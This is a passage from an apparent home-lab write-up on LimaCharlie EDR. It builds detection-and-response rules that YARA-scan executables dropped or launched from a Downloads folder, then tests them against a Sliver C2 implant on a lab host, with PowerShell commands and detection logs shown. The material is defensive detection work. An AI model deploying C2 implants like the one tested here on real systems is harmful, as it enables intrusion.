2025-09-09 20:31:32  Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"BASE_ADDRESS":140702636900352,"COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-CimInsta
2025-09-09 20:31:22  Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"BASE_ADDRESS":140702636900352,"COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-ItemProp
2025-09-09 20:31:22  Suspicious Process Masquerading As SvcHost.EXE → ec2amaz-2buu2t2 {"event":{"FILE_IS_SIGNED":1,"FILE_PATH":"\\Device\\HarddiskVolume1\\Windows\\System32\\svchost.exe","HASH":"31780ff2aaf7bc71f755b
2025-09-09 20:31:22  Suspicious Process Masquerading As SvcHost.EXE → ec2amaz-2buu2t2 {"event":{"FILE_IS_SIGNED":1,"FILE_PATH":"\\Device\\HarddiskVolume1\\Windows\\System32\\svchost.exe","HASH":"31780ff2aaf7bc71f755b
```

When I check under “Detections” I am able to locate the YARA rule that was detected by LimaCharlie.

##Automatic YARA Scans

I created a new YARA rule under “D&R rules” that looks for the creation of new *exe* files in any user directory.




```
event: NEW_DOCUMENT
op: and
rules:
  - op: starts with
    path: event/FILE_PATH
    value: C:\Users\
  - op: contains
    path: event/FILE_PATH
    value: \Downloads\
  - op: ends with
    path: event/FILE_PATH
    value: .exe
```

```
- action: report
  name: EXE dropped in Downloads directory
- action: task
  command: 'yara_scan hive://yara/sliver -f "{{ .event.FILE_PATH   }}"  '
  investigation: Yara Scan Exe
  suppression:
    is_global: false
    keys:
      - '{{ .event.FILE_PATH }}'
      - Yara Scan Exe
    max_count: 1
    period: 1m
```


Next a rule that scans for processes launched from the downloads folder

##Testing Automated YARA Scans

Instead of redownloading the sliver instance, it will be moved and moved back using powershell to imitate the same actions from the YARA scan perspective.



```
PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\
PS C:\Users\Administrator\Downloads> ls


    Directory: C:\Users\Administrator\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          9/5/2025   2:14 AM                Procdump
-a----         8/27/2025  12:09 PM       17460224 JOLLY_HANG.exe
-a----          3/5/2025   3:32 AM         616344 lc_sensor.exe
-a----          9/5/2025   2:06 AM         731622 Procdump.zip
-a----          9/5/2025   2:22 AM       28808040 python-3.13.7-amd64.exe


PS C:\Users\Administrator\Downloads> Move-Item C:\Users\Administrator\Downloads\JOLLY_HANG.exe ~\Documents
PS C:\Users\Administrator\Downloads> ls


    Directory: C:\Users\Administrator\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          9/5/2025   2:14 AM                Procdump
-a----          3/5/2025   3:32 AM         616344 lc_sensor.exe
-a----          9/5/2025   2:06 AM         731622 Procdump.zip
-a----          9/5/2025   2:22 AM       28808040 python-3.13.7-amd64.exe


PS C:\Users\Administrator\Downloads> Move-Item C:\Users\Administrator\Documents\JOLLY_HANG.exe ~\Downloads
PS C:\Users\Administrator\Downloads> _
```



Detections [VIEW DOCS]


Source: Select...   Date: 2025-09-09 21:13:18   Range   Quick Search   Add Filter

You're up-to-date!

```
2025-09-09 20:53:44  YARA Detection sliver_github_file_paths_function_names → ec2amaz-2buu2t2 {"event":{"FILE_PATH":"C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe","RULE_NAME":"sliver_github_file_paths_functio
2025-09-09 20:31:37  Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"BASE_ADDRESS":140702636900352,"COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-WinEver
2025-09-09 20:31:37  Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-CimInstance Win32_PnPEntity | Where-Ob
2025-09-09 20:31:36  Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"BASE_ADDRESS":140702636900352,"COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-ItemPro
2025-09-09 20:31:35  Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-ItemProperty -Path 'HKLM:\\SOFTWARE\\A
2025-09-09 20:31:32  Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"BASE_ADDRESS":140702636900352,"COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-CimInst
```

I was able to successfully trigger the alert from the YARA scan!

Next, we stop the sliver instance and then reactivate it to



```
2025-09-09 21:17:48  YARA Detection in Memory sliver_strings → ec2amaz-2buu2t2 {"event":{"PROCESS":{"BASE_ADDRESS":1966080,"COMMAND_LINE":"\"C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe\"","FILE_PATH":"C:\\Us
2025-09-09 21:17:46  Execution from Downloads directory → ec2amaz-2buu2t2 {"event":{"BASE_ADDRESS":1966080,"COMMAND_LINE":"\"C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe\"","FILE_IS_SIGNED":0,"FILE_PATH":"C:\\
2025-09-09 21:16:21  YARA Detection sliver_github_file_paths_function_names → ec2amaz-2buu2t2 {"event":{"FILE_PATH":"C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe","RULE_NAME":"sliver_github_file_paths_functio
2025-09-09 21:12:21  EXE dropped in Downloads directory → ec2amaz-2buu2t2 {"event":{"FILE_PATH":"C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe","HASH":"4d30d82372091a0fe8f112feca8261e1ae1f7f7525d14ca7caf5816c4
2025-09-09 20:53:44  YARA Detection sliver_github_file_paths_function_names → ec2amaz-2buu2t2 {"event":{"FILE_PATH":"C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe","RULE_NAME":"sliver_github_file_paths_functio
```

I was able to successfully detect an executable being launched from the downloads directory as well as the string located within the executable.